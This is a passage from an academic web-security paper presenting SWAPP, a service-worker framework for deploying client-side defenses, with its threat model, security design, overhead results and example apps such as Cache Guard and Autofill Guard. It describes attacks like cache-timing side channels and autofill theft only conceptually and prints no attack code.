Finally, we evaluate the overhead of SWAPP using two popular open-source web applications, WordPress and phpBB, which can integrate SWAPP by modifying a few lines of original code. The results show that the core of SWAPP (without any apps running) incurs 40ms (15.8%) additional home page load time to a vanilla WordPress and 58.8ms (17%) to a vanilla phpBB. With four apps running (Workbox, Cache Guard, Autofill Guard, and DOM Guard), SWAPP incurs 138ms (55%) and 225ms (65.2%) to a vanilla WordPress and phpBB, respectively. Note that for the purpose of evaluation, we enable the four apps for all types of requests. In practice, the developers can configure the apps to selectively activate them for certain pages or types of resources. This could help reduce the overhead of SWAPP and its apps. For instance, we find that the largest file (a font) requested by phpBB alone requires SWAPP 20ms to parse it. Furthermore, the measurement was conducted in a local environment, and the calculations do not consider the network delay. The network latency depends on several factors, but Google's DevTools would add 300-500ms when the Fast3G setting is applied in our testing environment. Considering an actual user experience with a 400ms network delay, the overhead of SWAPP would be 12% for WordPress without apps and 21.2% with four apps. Similarly, the overhead would be 10.3% for phpBB without apps and 30.2% with four apps. Therefore, we believe a service worker can be a feasible option to deploy client-side defenses in the future.

Our main contributions are as follows:

- We propose and implement SWAPP, a new framework for developing security mechanisms inside a service worker. The source code of SWAPP and its apps that we implement are accessible[1]. (Section 4)
- We implement security apps using SWAPP to demonstrate the practicality of the new approach. The developed apps can be easily extended/exported and deployed to mitigate several types of web attacks. (Section 5)
- We evaluate the overhead of SWAPP using two open-source applications (Wordpress and phpBB). The result shows that SWAPP incurs 40ms (15.8%) and 58.8ms (17%) additional page load time to the base Wordpress and phpBB respectively. (Section 6)

[1] https://github.com/successlab/swapp

Table 1: A List of Service Worker Events.

Event	Dispatch Condition
install	A service worker is installed
activate	A service worker is activated
fetch	A network request is issued
push	Receive a notification
notificationclick	A notification is click
notificationclose	A notification is closed
sync	Network is available
canmakepayment	A payment request can be handled
paymentrequest	A payment is requested
message	Receive a postMessage
messageerror	Cannot receive a postMessage

2 Background and Motivation

In this section, we first provide the background on what is a service worker and how it works inside a website. Then, we discuss the limitations of existing web defenses. Finally, we explain why a service worker can become a new playground for implementing security mechanisms.

2.1 Service Worker

A service worker is a type of web worker and can be registered from the document context (i.e., the DOM). Essentially, it is defined as a JavaScript file that must be hosted on the same origin as the website (but additional files can be imported from cross origins). Generally, websites will automatically install a service worker when users visit their home page. Once installed, a service worker runs in an isolated execution context, thus scripts from the document context cannot directly access the service worker. Any information between the service worker and the DOM is normally exchanged through the *postMessage* API.

The service worker has unique capabilities and operates asynchronously based on events. For instance, it can act as a proxy, intercepting a network request, which triggers a *fetch* event for the service worker to handle. The service worker can register an event handler using the *addEventListener* API. Table 1 shows the list of service worker events according to the current W3C specification.

2.2 Existing Defenses and Their Limitations

In this work, we categorize defense techniques into three categories based on how the proposed defenses can be deployed.

Browser-Centric solutions require browser modifications to implement a defense mechanism. This type of defense is the most robust as it runs in the lowest level, the browser code. Bypassing browser-centric defenses usually implies the attackers can tamper with the browser's binary, or the defense's design has a critical flaw. Once the proposed defense is acknowledged in the community, it may be put into the web standard such as in the case of CSP [49].

Nevertheless, the limitation of browser-centric defenses is that there is a significant time lag before a proposed solution becomes official, and until then, it is difficult for the prototype to be widely deployed. For instance, autofilling hidden fields in websites was first reported to Chromium as early as January 13th, 2015 [3] with a proof of concept attack shown two years later [2]. Since then, Chrome has constantly improved its autofill security such as disabling autofill insecure forms in Chrome 87 (October 2020) or showing explicit prompts when autofilling an address in Chrome 95 (October 2021). It could take years before a security feature is developed, tested, and deployed. Considering that the web is fast progressive, new attacks may already evolve into a different variant that is more resistant to the proposed solution. Even when a new feature has been supported, not all users will use the latest version of their browsers, which further delays the deployment of these features. Therefore, although browser-centric defenses are robust, they are too rigid for the current web development. Our proposed framework will allow developers to deploy new prototypes without being officially integrated into the web standard to keep up with new attacks.

User-Centric solutions usually take the form of browser extensions that users can manually install to provide protection. For instance, Schwarz et al. proposed JSZero [43] to help prevent micro-architectural side-channel attacks. A more popular example of a user-centric solution is AdBlocker, which can prevent unwanted advertisements. Such user-centric defenses are usually easier to deploy than browser-centric solutions, i.e., installing an AdBlock extension only takes a few clicks. However, it is unclear whether the prototype, developed as a browser extension, will be widely deployed by users. For instance, even Adblocker, one of the most common browser extensions, is reportedly installed in less than 50% of clients [1]. There is at least another half of the population that is not used to (or decide not to) utilizing browser extensions. This may also apply to any other user-centric defenses in general.

Additionally, users are known to be the Achilles heels in security. As reported by Akhawe et al. [24], users may even ignore security warnings such as the SSL error. Therefore, web developers should only treat user-centric solutions as optional when considering the security of web users. Because our framework is automatically installed by default along with the service worker, it is more controllable by web developers and reachable to the user clients because more than 95% of running browsers support service workers [16].

Server-Centric solutions are deployed by web developers at the back-end server, as a proxy, or as parts of the websites. Depending on where a server-centric defense is deployed, there can be limitations. For solutions that run in the server like network firewall [17, 32], they lack the context of the

client at run-time, hence they may not detect an attack that occurs exclusively on the client. Solutions that are deployed as a proxy also require additional infrastructures, which can incur additional cost and complexity [27, 54]. On the other hand, client-side defenses that run in the document context such as XSS filters [14, 22] share the execution context with attackers. This put them at risk of getting bypassed or manipulated at run-time [37]. Therefore, they are alternatives proposed in the form of defensive JS [25]. Nonetheless, defensive JS solutions may require major changes to the legacy code. Our proposed solution, on the other hand, does not require many changes to the legacy code as we later show in Section 6.2.

2.3 A New Playground: SW-Centric Defense

In this work, we propose a different type of server-centric defense that runs in a service worker, which we call SW-centric defense for simplicity. Based on the limitations of existing defenses and our goals (G1-G3), there are three key reasons why we implement our platform in the service worker.

- **Adoptability.** Corresponding to the first goal (G1), SW-centric defenses are easy to deploy and update because a service worker is automatically installed/updated by web browsers. Users do not have to make an extra effort to be protected compared to defenses deployed as a browser extension. Nonetheless, there are certain requirements that the clients and servers have to meet in order to utilize our platform. We evaluate the adoptability in Section 6.1.
- **Compatibility.** For our second goal (G2), the service worker runs in a different context than the main page, thus it minimally affects legacy code in the document context. Additionally, the service worker runs in an event-based manner in which a library may occupy an event handler. If the library utilizes a different set of events than what our platform requires (i.e., the *fetch* event), it will be compatible. In the case that the legacy code utilizes the same event handler, our proposed platform can encapsulate them as an app to run alongside other apps as we will discuss in Section 6.2.
- **Locality.** Regarding our third goal (G3), SW-centric defenses are deployed at an advantageous location, without requiring additional infrastructures. The service worker context provides rich capabilities especially allowing apps to act as a proxy for the website. With our provided interfaces for the proposed platform, developers can quickly implement, adopt, or update new prototypes. We evaluate the extensibility and programmability of our platform in Section 6.3.

In order to achieve the three goals, we have to carefully address several challenges while designing our platform. This is because the service worker environment is not initially designed to support multiple apps utilizing the same event handler. We provide details regarding these challenges in Section 4.1.

3 Threat Model

In this work, we regard the service worker context as our root of trust. Therefore, all scripts included as parts of the service worker and SWAPP apps are benign. We assume the presence of XSS attackers who may utilize the communication channels from the document context to compromise our root of trust, e.g., attacks discussed by our early work [28, 29] and Steffens et al. [50]. This includes overriding native JS APIs to execute malicious code inside the protected scopes in the document context, i.e., prototype pollution attack. We also assume side-channel attackers who trick a user into visiting their websites, in which they insert iFrames pointing to the target websites to measure the page load timing and infer the user browsing history [33]. Further detail on this type of attacker will be discussed in Section 5.1.

Because service workers can only *partially* resist MITM attackers (e.g., browsers will never replace or update service workers when there is an SSL error despite the user clicking through the error to visit the web page), we do not assume attackers are able to obtain a legitimate certificate. This protection makes service workers resistant to the evil twin attackers with a self-signed certificate. Nonetheless, it is still vulnerable to capable MITM attackers who have a legitimate certificate (e.g., a compromised cloud edge serving first-party web content or a compromised first-party server). Such capable attackers will bypass any defenses with the same assumptions as SWAPP, which implements purely in JavaScript without browser modifications, browser extensions, or an additional proxy.

Furthermore, we assume SWAPP has been installed in the victim's browser prior to an attack. This is a reasonable assumption in all modern browsers because service workers are automatically installed on the first *normal* visit. If the victim visits the website exclusively in incognito mode (or other equivalences) before and during an attack, then SWAPP will not be activated because the incognito mode disables several features including the service worker. Additionally, changing the browser profile, device, or clearing the website data will remove the service worker, thus SWAPP will need to be reinstalled prior to an attack.

Note that we design SWAPP to be deployed by first-party developers. Most of our developed apps only need to access first-party scripts and exclude third-party content. This is because when an app needs to intercept cross-origin requests, there may be complications regarding the Cross-Origin-Resource-Sharing (CORS) protocol. We further discuss the limitation of SWAPP (and its apps) with CORS mode in Section 7.

Lastly, attackers in the forms of malicious browser extensions (or malware that can control web browsers) installed in the clients can remove any installed service worker, thus they are beyond the scope of our protection. This assumption holds true for any defenses implemented purely in JavaScript.

4 SWAPP System Design

In this section, we present our framework, SWAPP. First, we discuss three technical challenges for SWAPP. Then, we illustrate and elaborate on our design of SWAPP in response to the challenges. Finally, we show the development interfaces provided to developers and go through the overall workflow of our system.

4.1 Technical Challenges

4.1.1 TC1: Homogeneous SW Environment

The service worker context is designed to mostly work homogeneously. Based on the W3C specification of the service worker, most crucial service worker events (i.e., *fetch*) can only be managed by a single handler, unlike the document context events such as *postMessage*, which allows multiple handlers. Because the *fetch* event can be crucial to a variety of apps, this design may prevent multiple apps from sharing the handler. For example, an XSS defense may want to perform ingress filtering to detect an XSS payload, while a CSRF defense may need egress filtering to check the HTTP referer header. The *fetch* event allows network interception to perform both ingress and egress filtering. However, the problem arises when the XSS and CSRF defenses are developed independently by different groups of developers. This can cause conflicts, and only one defense may be allowed to run as the *fetch* event handler.

As a first step toward providing a unified platform for the service worker environment, the design of SWAPP must first accommodate and promote heterogeneity. To this end, we introduce a new event queue for the *fetch*, *activate*, and *message* event handlers. A Supervisor is assigned for each event to keep track of which app gets to execute and in which order (more details will be discussed in Section 4.2.1).

4.1.2 TC2: Limitation of Original SW Events/APIs

While the initial service worker events provide unique capabilities that do not exist in the document context, they are still rather limited in the granularity to enable the development of security applications that are rich in diversity. For instance, the *fetch* event is dispatched during a network request, but the network response is treated as the byproduct of the request instead of having a dedicated event separately. To this end, SWAPP utilizes the Supervisor to provide a custom event for apps to handle. The custom event system can improve the granularity of the original events especially by decoupling the request-response pairing from the *fetch* event into a request event and a response event (further discussed in Section 4.2.2).




Figure 1: SWAPP Overview Architecture

4.1.3 TC3: SWAPP Security Against Attackers

Because SWAPP is designed to act as a centralized controller to protect the website, it is unavoidable that SWAPP itself will be subjected to web attacks. For instance, our prior studies [28, 29] have discussed attacks against service workers using the APIs that can propagate information from the document context to the service worker such as *serviceWorker.register* and IndexedDB. Son et al. [47] also discussed an attack using the *postMessage* API, which Steffens et al. [51] later highlighted the prevalence of this attack in a large scale. While the attack originally targets iFrames, it is also applicable to service workers. Because there are no built-in capabilities to reinforce security or accommodate web developers to utilize these APIs securely, we have to enhance the security of all channels and APIs that can reach the service worker. We further discuss how we reinforce SWAPP against these attack vectors in Section 4.3.

4.2 Overall Design

The components of SWAPP reside in both the service worker and document context. There are four key components that make up SWAPP: Supervisor, Custom Event Manager, Trusted Code Block, and Message Manager.

4.2.1 Supervisor

The Supervisor resides in the service worker context. It is deployed within an event listener. The main purpose of the Su-

pervisor is to provide a heterogeneous execution environment inside the service worker (TC1). In our current implementation, we have put the Supervisor in three events: *activate*, *message*, and *fetch*. While we do not deploy the Supervisor in all events, these three events are sufficient to implement several apps as we later discuss in Section 5. This method can also be extended to support other events such as *push* or future events that are not yet released.

The Supervisor acts like a mediator between an originally dispatched event and apps. When it receives an original event (e.g., *fetch*) from the browser, it creates an event queue for SWAPP apps to handle. We call events distributed from the queue to apps as subevents. Each app can register a subevent handler through the Supervisor, which will manage the execution order between apps and combine the execution results before making the final decision regarding the original event.

There are mainly two types of subevents for apps to handle.

- The *match* subevent tells the apps about the information of the original event. For example, if the original event is a *fetch* event, the information will include the HTTP headers and body of a request. Note that the available HTTP headers are still limited by the list of Forbidden header [9]. The handler of this event should tell SWAPP whether the app is interested in manipulating the event by returning a Boolean value.

- The *action* subevent is dispatched for apps interested in the original event after the Supervisor receives the answer from the *match* event. In general, the handler of the *action* event will have access to the final object, *fObject*, which is passed as a parameter that must be returned to be fed to the next handler as a parameter. The *fObject* contains a clean copy of the original event and a dirty version, which other apps may have modified.

For the Supervisor to manage the execution order of each app and to decide what to do with an event, an app can be assigned two parameters: execution order value (*eOrder*) and decision priority level (*pLevel*). A lower *eOrder* implies the app is ahead in the line and will execute earlier. A higher *pLevel* implies the app has a higher priority and can override the decision. If these parameters are not specified, the Supervisor will follow the app's installation order (i.e., the first app installed executes first and has the highest decision priority).

Furthermore, the possible values for a decision will be based on the original event. For instance, the decision of a *fetch* event can be *original* (proceed with the original), *dirty* (proceed with the modified version), *cache* (respond with specified cached content), or *drop*. The *activate* event cannot specify a decision as they are mainly provided for apps to initialize their variables when the service worker is activated. For the *message* event, we wrap it in an additional layer to provide enhanced security (further discuss in Section 4.2.4).

4.2.2 Custom Event Manager

The Custom Event Manager is closely tied to the Supervisor and can be considered as an extension of the Supervisor. Its main purposes are to define custom events, manage the transition between each custom event loop/queue (CL), and mediate between the Supervisor and apps. These are to provide more granularity to the original service worker events (TC2). Currently, we implement the Custom Event Manager only for the *fetch* event, but this concept can be extended to other events as needed.

Primarily, we use the Custom Event Manager to decouple the *fetch* event into the *request* and *response* custom events. Specifically, the Custom Event Manager divides the original *fetch* event into two stages. The first stage is similar to the original *fetch* event, which is triggered upon receiving a network request. However, unlike the original, this event ends when a decision regarding the request is made, not when a response is specified. The second stage starts immediately after the first stage if the decision of the *request* custom event is not to drop. Apps will then be notified to modify the response accordingly.

4.2.3 TCB Environment

The Trusted Code Block (TCB) Environment is injected into every web page by the Supervisor inside the *fetch* event listener. It is essentially located in the document context to provide a secure environment for apps that need to execute a piece of code in the document context. By design, the service worker cannot directly execute code in the document context. This leads to both advantages and disadvantages when considering implementing a defense. The advantage is that attackers, in the form of malicious scripts injected into the main web page, cannot directly access the service worker. However, the opposite is also applied that the service worker may not be able to enforce certain restrictions to the malicious script before the malicious operation is already in-flight to the *fetch* event. Several proposed defenses and techniques [43] rely on having trusted code running in the document context.

Similar to how the Supervisor operates, SWAPP allows app to listen to the TCB's *match* and *action* subevents. When SWAPP attempts to inject the TCB environment to a web page, the *match* event is dispatched. The handler will receive the web page information (e.g., the URL, HTTP headers, and the response body) and can decide whether the app wants to inject any code along with the TCB environment. The code will then be invoked when the TCB environment has finished initializing. We further elaborate on how the TCB provides a secure environment in Section 4.3.1.

4.2.4 Message Manager

The Message Manager runs both inside the *message* event listener in the service worker and inside the TCB. It provides

a secure communication channel between the service worker and document context within SWAPP (more details of its security are discussed in Section 4.3.2). For an app to send a message, it can call our internal API, *broadcastMsg*, which will send a message to a dedicated message port. This API accepts two parameters: the message content and the list of tags. The tags can be used to identify which apps are the intended recipients. An app can register a tag list along with a handler with the Message Manager. When the Message Manager receives a message, it will notify all apps that have a matching tag and invoke the registered handler.

4.3 SWAPP Security Analysis and Design

SWAPP itself can be the target of attackers (TC3). Here we elaborate on how we enhance SWAPP against threats from different attack vectors. Primarily, there are three channels that attackers in our threat model can leverage against SWAPP: document context, postMessage, and IndexedDB.

4.3.1 Security of Document Context

Our threat model assumes that attackers can execute malicious code in the document context. This allows attackers to target the TCB directly. To this end, SWAPP puts the TCB inside a Closure and freezes sensitive JS objects used by the core of SWAPP similar to the method discussed by Schwarz et al. [43]. Nonetheless, apps may evoke JS APIs that are not originally frozen inside the TCB, and attackers can manipulate these objects [45]. For instance, if a SWAPP app registers a mouse click event listener that will call *console.log* to print out some information, attackers can override the *log* function to perform malicious tasks such as sending internal SWAPP messages to manipulate the service worker. Because the TCB is an anchor for SWAPP in the document context, we need to ensure that the TCB will not be compromised.

The security of TCB can be considered in two cases. The first case is the initial execution of the TCB. In this case, attackers cannot launch an attack nor modify any code. This is because the scripts in the document context will execute sequentially. SWAPP can intercept a web page and insert the initialization script at the topmost of the header (if available) or body to ensure the TCB is established before other code runs. Therefore, any attacks in this phase are not a threat.

The second case is after the initial execution of the TCB. In this case, SWAPP does not know in advance what APIs the apps will use that need to be frozen. Furthermore, SWAPP cannot preemptively freeze all JS objects due to possible conflicts with existing libraries. Instead, SWAPP has to identify when there is a code tampering with an object executing inside the TCB. A way to check the integrity of a callable object is to inspect its definition through the *toString* function. A native object would return "[Native code]" upon inspecting, while a modified object would return the code that redefines it. However, there are many evasion techniques that can trick the *toString* function to return "[Native code]".

To avoid the cat and mouse game with the attackers in the document context entirely, our solution is to pass the target object to a fresh iFrame before calling the *toString* function. With this method, the malicious code that tries to trick the *toString* function (including its prototype chain) will not apply to the iFrame context. This is because the evasion techniques will tamper with a certain point in a prototype chain. By sending the object to a fresh iFrame, the object can be executed without the attacker's manipulation.

We provide a helper function, *checkIntegrity*, to help verify the integrity of the list of given objects. This function will create a fresh iFrame, go through the list of native API calls that the app wants to use, pass each API reference to the iFrame, obtain the object definition, and return the value to the original context. The returned value will then be hashed for future comparisons. Because the iFrame is newly created and destroyed after each use (and the API to manipulate iFrames will be frozen), attackers will not be able to affect the iFrame.

Now that we obtain the hashed API definition, we can check if it is malicious. The list of APIs to be checked is given by the app developers. They can inspect their own code and give SWAPP the list of hashed benign API definitions when installing the app. When an unmatched is found for an API definition, we know that an unexpected (and potentially malicious) code overrides the API and we alert the app to prevent the code from executing. In this way, we can protect the TCB while minimizing the effect on other legitimate libraries.

Because the service worker (un)registration APIs are also accessible in the document context, we must also prevent attackers from removing the service worker, which contains SWAPP's core functionalities. To this end, SWAPP disables the register (and unregister) API entirely. If the website wants to legitimately execute the register API, then it can send the Clear-Site-Data HTTP header to remove SWAPP. Once SWAPP is removed, the APIs will not be overridden, and the website can invoke the register API again.

We test these enhancements by launching prototype pollution attacks with multiple bypassing techniques in our example website. We find that with a correct list of sensitive APIs defined, malicious code cannot be executed inside the TCB.

4.3.2 Security of postMessage

Existing works discussed the Postman attack [47], which utilizes the *postMessage* (PM) to attack a different context such as iFrames, and its prevalence [51]. The results show that websites often neglect or perform inadequate origin checks regarding the message sender, leading to code execution inside the targeted context. This type of attacker is especially potent in our threat model where the service worker is treated as the root of trust. Therefore, SWAPP's Message Manager must provide a mechanism to prevent such attacks by default.

To mitigate against this type of attacker, we enhance and extend the original PM APIs. In the service worker, multiple PM (also referred to as *message* event) handlers can be registered. We register an instance of the handler and deploy a Message Manager inside the service worker (SW-PM). Correspondingly, the document context also has a Message Manager deployed (DOC-PM) in the TCB. The message operations within SWAPP are accessed through SWAPP's dedicated APIs as shown in Table 2.

Intuitively, we provide security in SWAPP's internal messaging system by limiting the sources of messages from the document context. When the DOC-PM is instantiated inside the TCB, it will also use the *MessageChannel* API to create communication ports. Then, it will send the port information to the SW-PM, who will keep the port information for records. Further communication will be made using this port. The SW-PM will reject messages from unauthorized message channels. As discussed in Section 4.3.1, the ports cannot be accessed by attackers outside the TCB. With these enhancements, we mostly limit the sender origins of *postMessage* communications to only within SWAPP.

To test these enhancements, we try to launch the Postman attack (in a local environment) by sending post messages to the service worker. We find that without the apps leaking the dedicated port or other libraries running inside the service worker being vulnerable, attackers will not be able to successfully contact the service worker.

4.3.3 Security of IndexedDB

Our previous work [29] shows that despite service workers executing in an isolated context, they can still be compromised through the IndexedDB. Considering SWAPP apps run inside the service worker, which only has access to IndexedDB as a storage space, it is especially crucial to enhance the security of IndexedDB. This is because apps may need to store sensitive statistics, state information, or configurations locally.

In order to prevent attackers from utilizing the IndexedDB, SWAPP provides an isolated storage space dedicated to the SW context (SW_DB) and to SWAPP (SWAPP_DB). SWAPP overrides the IndexedDB APIs when initializing the TCB such that these two database names are restricted. SWAPP_DB is used internally as parts of SWAPP, and other scripts outside of the TCB will not be able to access it. The SW_DB is used specifically in the SW context, and even the TCB will not have access to it.

We try to launch an attack against SWAPP with these enhancements by attempting to access the private IndexedDB. We find that without apps (un)intentionally leaking the IndexedDB's transaction that opens the private database, attackers will not be able to access the secure storage.

Table 2: A List of Example SWAPP Interfaces.

Category	Interface	Description
Network Manipulation	reqMatch	Check if a request matches interception criteria
	reqAction	Perform the modification to a request
	reqPriority	Specify the priority level of the app to a request
	reqOrder	Specify the execution order of the app to a request
	respMatch	Check if a response matches interception criteria
	respAction	Perform the modification to a response
	respPriority	Specify the priority level of the app to a response
	respOrder	Specify the execution order of the app to a response
	setDecision	Set the decision for a request/response
	get/setMeta	Get/Set the metadata of a request/response
	get/setBody	Get/Set the body of a request/response
Document Context Access	tcbMatch	Check if a web page matches injection criteria
	tcbAction	Perform the modification to the document context
	tcbOrder	Specify the execution order of the app in the TCB
Secure Communication	msgLabel	Specify message labels of the app's interest
	msgHandler	Specify a message handler
	broadcastMsg	Send a message to all apps
Secure Storage Management	get	Get stored data from secure database
	set	Save data to secure database
	delete	Delete data from secure database
	createTable	Create a new table in secure database
	removeTable	Remove a table in secure database

4.4 SWAPP Usage and Interface

Considering that both attacks and defenses are evolving, it could be almost impossible to implement a solution that can satisfy all types of defenses out-of-the-box. Therefore, SWAPP aims to provide a framework that abstracts generic security primitives and enables the extensibility for developers. Currently, the core of SWAPP provides four types of primitives[2] (with corresponding interfaces shown in Table 2).

- *Network Manipulation* enables apps to inspect and modify any network requests and responses in-flight. Such capability can be leveraged by many types of defenses, i.e., XSS filter [21, 30], CSRF detection [6], or proxy-based mechanisms [44, 54].
- *Document Context Access* allows apps to execute code securely in the document context. This is crucial to defenses that require code instrumentation to enforce security policy at run time in the document context [43].
- *Secure Communication* provides a secure channel for the communication between the service worker context and the document context. As SWAPP spans in both contexts, an app may have parts of its logic located in different contexts or want to communicate with another app. This primitive helps alleviate these tasks for developers.
- *Secure Storage Management* ensures that data stored by apps will not be tampered with by unauthorized scripts from the document context. The only existing reliable storage provided to service workers is the *IndexedDB*, which is also shared with the document context (and can even be utilized for an XSS attack [50]). Thus, our new primitives can help restrict such unauthorized access and ensure attackers will not be able to manipulate app data.

[2] Primitives and associated interfaces could be extended in future.

High-level functionalities can then be provided or developed based on these primitives. We demonstrate how these primitives can be combined to construct a security app in Section 5.

5 SWAPP App Examples

In this section, we present four example apps to show how security apps can be constructed using SWAPP interfaces.

5.1 Cache Guard




Figure 2: Workflow of Cache Guard. The coloring represents the usage of different groups of SWAPP interfaces (either as a direct invocation or a function containing the interface). Green represents a secure storage management interface. Blue represents the network manipulation interface. For instance, *CG.initialize* utilizes our secure storage to load settings and previous statistics thus is labeled in green.

Karami et al. have recently discussed privacy-invasive attacks on websites utilizing service workers for caching [33]. The attackers lure victims into visiting their website, where the target web pages (or resources) will be loaded in iFrames, and the load times are measured to determine whether they are served through cache. If certain resources are served through cache, the attackers can infer that the victims have visited privacy-sensitive pages before. This includes inferring the victim's WhatsApp social graph. Such side-channel attacks (determining cached content to infer the victim's browsing history) are common threats for websites that want to utilize a service worker (or cache in particular) [36]. Note that this attack can work even when the X-Frame-Options or CSP is specified on certain browsers such as Firefox. This is because even when the browser does not show the iFrame content, the load time can still be measured.

To mitigate against this type of attack, Karami et al. implemented a helper tool for developers, in which the tool will instrument the fetch handler to check the referer HTTP header. If the header is not specified in the allowed list, the request will be dropped. However, this cannot prevent an attack where the website supports open redirection because the attackers can essentially forge the referer using the same-origin redirection page. To illustrate that SWAPP can be used by researchers as a platform to develop new defense mechanisms, we develop Cache Guard using SWAPP in response to this attack with two goals in mind. First, Cache Guard should be easily implemented and distributed by researchers and deployed by web developers. Second, Cache Guard should further prevent the attacks even when the website supports open redirection.

In addition to Karami's proposed defense (checking the referer header), which we implement using SWAPP in a few lines of code, we further improve Cache Guard to additionally protect when the website has open redirection. The final version is implemented in 258 LoC, and the overview is shown in Figure 2. The intuition behind this improvement is to delay the cached response to make it looks like it is loaded over the network when necessary. Because the cache is introduced to reduce load time and provide the offline capability, Cache Guard cannot simply delay all cached responses. As a result, we consider two scenarios for delaying cached responses.

First, if the resource being loaded is a web page, Cache Guard will attach a dummy resource request using the *respAction* event (the custom subevent for a response action). By using the *reqAction* event (the custom subevent for a request action), the dummy will be delayed to make the page load time similar to network loading. Cache Guard keeps the load time of prior resources to calculate the average network delay over time. The timer starts in the *reqMatch* (request match) event and stops in the *respMatch* (response match) event. In this way, users will not experience the delay and attackers cannot accurately determine the cache usage because the page load time is measured when the page has finished loading *all* resources in the page.

Second, if the resource being loaded is not a web page (and not our dummy resource), Cache Guard will delay it unless there is a prior web page request that Cache Guard knows will need the resource (i.e., legitimate resource requests). The intuition is that non-page requests mostly originate from a web page. Therefore, Cache Guard will cumulatively build a resource loading profile for each web page and check when there is a non-page request. If it does not match a prior profile, Cache Guard will delay it first before updating the profile. These are mostly done in the *respMatch* event.

Because attackers typically rely on measuring the first resource load time by adding random URL parameters, our approach will nullify this type of attack. We evaluate the effectiveness of Cache Guard by launching the side-channel attack discussed by Karami et al. We develop a demonstration website locally (accessible in our Github directory) and use Chrome's DevTools to measure the average resource load time across multiple runs. We use Chrome's *Fast3G* throt-

tling network profile to emulate the network delay. We find that with Cache Guard enabled, the first cached resource load time is within 10% of the average network load time. Furthermore, subsequent access to the resource is still as fast as the normal cache load time (within 50% of the average network load time). Therefore, Cache Guard is effective against this side-channel attack.

5.2 Autofill Guard

Nowadays, websites provide a login mechanism for users, usually as a form that users can type in manually or be autofilled by browsers or external tools. The login credentials are often a target for attackers, who could steal these sensitive login credentials from a login form that is automatically filled by browsers or external tools. For instance, Silver et al. [46] and Stock et al. [52] show that auto-filled forms are vulnerable to MITM and XSS attacks respectively. In this example, we propose an alternative defense, called Autofill Guard, that can protect login forms from XSS attackers. Autofill Guard can work complementary to and in conjunction with other existing defense mechanisms.

Autofill Guard mainly provides protection through isolation (by using iFrames). By putting a form inside an iFrame, which is isolated from the main context, XSS attackers will not be able to access the form anymore. Furthermore, to prevent attackers from creating an invisible form (different from the legitimate one) and tricking password managers to give them the credentials, Autofill Guard can also override JavaScript APIs and disallow form creation. The overview of Autofill Guard is illustrated in Figure 3.

When a user requests a website, Autofill Guard's Form Detector automatically detects a sensitive form and encapsulates it inside an iFrame. Then, if the form is submitted, Autofill Guard's Mediator will forward the request to the webserver to log in. Upon receiving the response, Autofill Guard's Notifier will notify the TCB to reload the main page. These processes are done automatically, thus there will be no differences from the user perspective.

We test the effectiveness of Autofill Guard by constructing a similar attack discussed by Stock et al. [52], where attackers inject malicious JavaScript code that tries to read the input of a login form. We perform the mock attack in a local environment with Chrome 80 to access the mock website. We verify that Chrome automatically fills in the login form, but the malicious script we add cannot access the form information.

It is worth noting that there are two limitations in the current Autofill Guard version. First, as Autofill Guard is intended to protect against attacks targeting autofill in static login forms, it has to disable APIs that can create new forms, which can possibly introduce false positives (i.e., blocking legitimate form creation).

Second, the JS code that accompanies the forms would not be able to access the original page's DOM. In practice,




Figure 3: Workflow of Autofill Guard

web developers could modify Autofill Guard to include the necessary JS code along with the iFrame, i.e., to validate the correctness of the filled values or to handle an onclick event. However, the JS code would not have direct access to the main page's DOM due to the isolation provided by Autofill Guard. The developers could establish a postMessage channel between the iFrame and the main page, but this would defeat the purpose of Autofill Guard. This is because Autofill Guard is developed to isolate the forms from malicious scripts in the DOM and establishing such communication could expose the iFrame to the attackers. In any case, if the forms and the accompanied JS code do not rely on the main page's DOM, they would be compatible with Autofill Guard.

Autofill Guard is developed as a proof of concept to demonstrate how SWAPP can enable new directions and use cases. Our implementation of Autofill Guard utilizes iFrames and the service worker to manage extra requests/responses to allow the login to work despite the form being submitted in an iFrame instead of the main context. We hope this method can spark new ideas to implement more complicated defenses in the future.

5.3 Data Guard

HTML resources are used in websites for displaying various content to users. However, due to the complexity of designing and implementing access control policies, broken access control vulnerabilities exist in many websites. For resources that contain privacy (e.g. URL to a private file on the website or privileged operations [8] [7]), if an access control vulnerability exists and attackers are able to steal the URL, the privacy could be leaked. To protect such data from being compromised, we designed Data Guard to automatically preserve the data in a service worker and add them back to HTTP requests according to the context. The overview of Data Guard is illustrated in Figure 4.

Data Guard will first perform static analysis and find all predefined data types on the web page. Web developers can also define their customized data extraction strategies to support other types of data. To enable the customization in Data Guard, we provide a template for web developers to define their own data extraction strategies, as shown in Listing 1. For

